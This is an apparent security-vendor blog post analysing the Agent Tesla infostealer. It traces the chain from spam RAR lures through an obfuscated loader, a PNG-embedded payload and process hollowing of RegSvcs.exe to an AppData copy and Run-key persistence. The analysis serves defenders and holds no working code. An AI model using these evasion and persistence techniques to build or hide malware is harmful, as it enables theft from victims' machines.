Threat Thursday: Agent Tesla Infostealer

blogs.blackberry.com/en/2021/06/threat-thursday-agent-tesla-infostealer-malware

The BlackBerry Research & Intelligence Team

Summary

Agent Tesla is an extremely popular information-stealing Trojan that is being sold and distributed across a number of underground hacking forums and platforms. It is highly customizable, which allows threat actors to tailor it to their particular needs.

First seen in-the-wild in 2014, Agent Tesla has gone through many iterations, developing new capabilities for causing mayhem and escaping detection along the way. It has used these features to maintain itself as one of the most prevalent Remote Access Trojans (RAT) across the cyber threat-landscape.

Read our original writeup on "Secret" Agent Tesla here.

Operating System

Windows	MacOS	Linux	Android
✓	✗	✗	✗

Risk & Impact

Impact	High
Risk	Medium

Due to its prevalence, ready availability, and highly sophisticated nature, Agent Tesla has a high impact rating.

Malware-as-a-Service

Agent Tesla was first available for purchase from an official website agenttesla[.]com. This website offered cybercriminals and threat actors flexible pricing options and fixed term licenses to use the malware. Paying users would get a sophisticated graphical user interface and a dashboard for management of victim devices, providing ease-of-use for even the most novice of threat actors.

Currently, there are two prominent variants of Agent Tesla still found in-the-wild:

- **Version 2** – First released version of the malware, with a focus on obfuscation and anti-analysis.
- **Version 3** – Additional customization options, advances in obfuscation and further functionality.

Both variants have varying levels of obfuscation. In version 2, a single function decrypts all the strings and allows them to be executed. In version 3, each encrypted string has its own function, which makes reverse engineering these static strings more difficult.

Both versions of the malware can communicate over HTTP, SMTP, and FTP. Recent variants of Agent Tesla version 3 have been seen abusing the chat platform Telegram. This latter version also provides the option to use a Tor client to encrypt communications.

Infection Vector

Agent Tesla can be dropped onto a victim's machine in a wide array of ways. Email attachment is its most common deployment vector. These lure attachments can differ greatly with the aim of generating a click by a potential victim and initiating its malicious payload.

This malware has been observed dropping from weaponized documents that contain a malicious payload that downloads Agent Tesla, or it may deploy itself via an executable email attachment.

This large degree of flexibility is another reason why the malware is still such a prevalent threat, even years after its initial release.

Once deployed on a victim's device, the malware will initially fingerprint the device to confirm infection, sending this information back to its Command and Control (C2) before carrying out its large magnitude of malicious information stealing capabilities.




Figure 1: Example of Infection vector process flow.

Below is a screenshot of a typical spam email used by Agent Tesla. This email includes a RAR archive attachment (.rar), which is the initial step in this sample's multi-stage infection process. The attachment masquerades as something of interest to the user, and has a suffix of '_pdf' before the file extension. This naming convention is an attempt to fool the victim into believing they are opening a PDF document and not a malicious archive.




Figure 2: Recent Mal spam email.

Within this RAR archive is another disguised EXE file. The executable file also uses the suffix '_pdf' before the file extension.

This behavior can be seen in Figure 3. The bundled EXE file is a Nullsoft Scriptable Installer. When it is run, it launches several processes that use 'Living off the Land' (LotL) techniques to harvest information.

Living off the Land techniques maliciously abuse native system programs and tools found on a victim's machine. Samples of Agent Tesla use these techniques in a wide range of ways to both insert the malware onto a victim machine, and to use native system commands to obtain device information.

This information can then be utilized by the malware and exfiltrated:




Figure 3: Content of malicious RAR archive.

The lures used by attackers can differ greatly depending on the requirements of the potential victim. The malware can also arrive as a weaponized document that contains a malicious macro payload, which downloads Agent Tesla.

Deployment

If the malicious attachment is executed by the user, the executable downloads additional components. These components are often hosted on legitimate websites, which also helps them evade detection by security products and services.

In one Agent Tesla loader sample observed by the BlackBerry Research Team, the file masqueraded as a Databasic. This is a C#/VB.NET database utility developed by Czech freelance developer and trainer known as Tom Fidlr:

```
VS_VERSIONINFO
  Length                    0x0000064c
  Type                      0x00000000
  Translation               7-bit ASCII (0x0000), Unicode (0x04b0)
                            Databasic - C#/VB.NET database utility
                             - focusing on queries primarily based on pure SQL commands, no linq transations
                             - arranging data into primitive types, typed active record classes, collections and more
  Comments                   - allowing to run any nonselect queries
                            This is core package!
                            Install this package only with specific database package like:
                             - Databasic.&#60;YourDatabase&#62;
  CompanyName               Tom Flidr
  FileDescription           Databasic.Core
  FileVersion               1.2.9.0
  InternalName              DestroyScout.exe
  LegalCopyright            Copyright ©  2017
  LegalTrademarks           Tom Flidr
  OriginalFilename          DestroyScout.exe
  ProductName               Databasic.Core
  ProductVersion            1.2.9.0
  Assembly Version          1.2.9.0
```

Figure 4: Embedded file version information.

Agent Tesla employs many techniques to help evade detection and impede analysis. Examining the binary in a .NET decompiler shows that the file's function names and strings are heavily obfuscated. Based on the namespace labels and assembly comments, it appears the sample has been obfuscated with SmartAssembly 7.3.0.3296:




Figure 5: File Obfuscation visible in DNSpy.

Included with the file's resources is a PNG image. Agent Tesla uses steganography techniques, where an image contains an embedded Program Executable (PE) image that is dynamically decoded:




Figure 6: Malicious PNG resource.

The obfuscated PE image contains a .NET DLL file, which is the next step in the installation process. Once the PE image has been de-obfuscated during runtime, it calls the SelectorX method in SimpleUI.MDI:




Figure 7: Second stage Agent Tesla loader.




Figure 8: .NET DLL calling SelectorX.

As part of Agent Tesla's layered approach, this decoded DLL calls another loader. This loader launches a legitimate Microsoft .NET services installation tool (RegSvcs.exe) in a suspended state:




Figure 9: Code Injection into Regsvcs.exe.

Using the technique called process hollowing, Agent Tesla unmaps the memory of RegSvcs.exe and overwrites this memory space with its malicious code before resuming the suspended thread. In allows the malware to mask its activities as a legitimate process.




Figure 10: Write Process Memory for PE header.




Figure 11: Resume Thread call.

The new 'RegSvcs.exe' then begins searching the host for information such as the active computer name and TCP settings:




Figure 12: Regsvc.exe searching the host machine.

The malware then creates a new folder ‘AvrzbM’ and a file called ‘AvrzbM.exe’ in **‘C:\Users\%username%\AppData\Roaming\’**. This behaviour differs per sample, depending on how the malware variant is predefined during its creation:




Figure 13: Copy of 'RegSvc.exe' is created in %AppData% directory under the defined named 'AvzbM.exe'.

The malware creates the following registry key to achieve persistence:

“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\” location.




Figure 14: Additional Persistence Mechanisms.

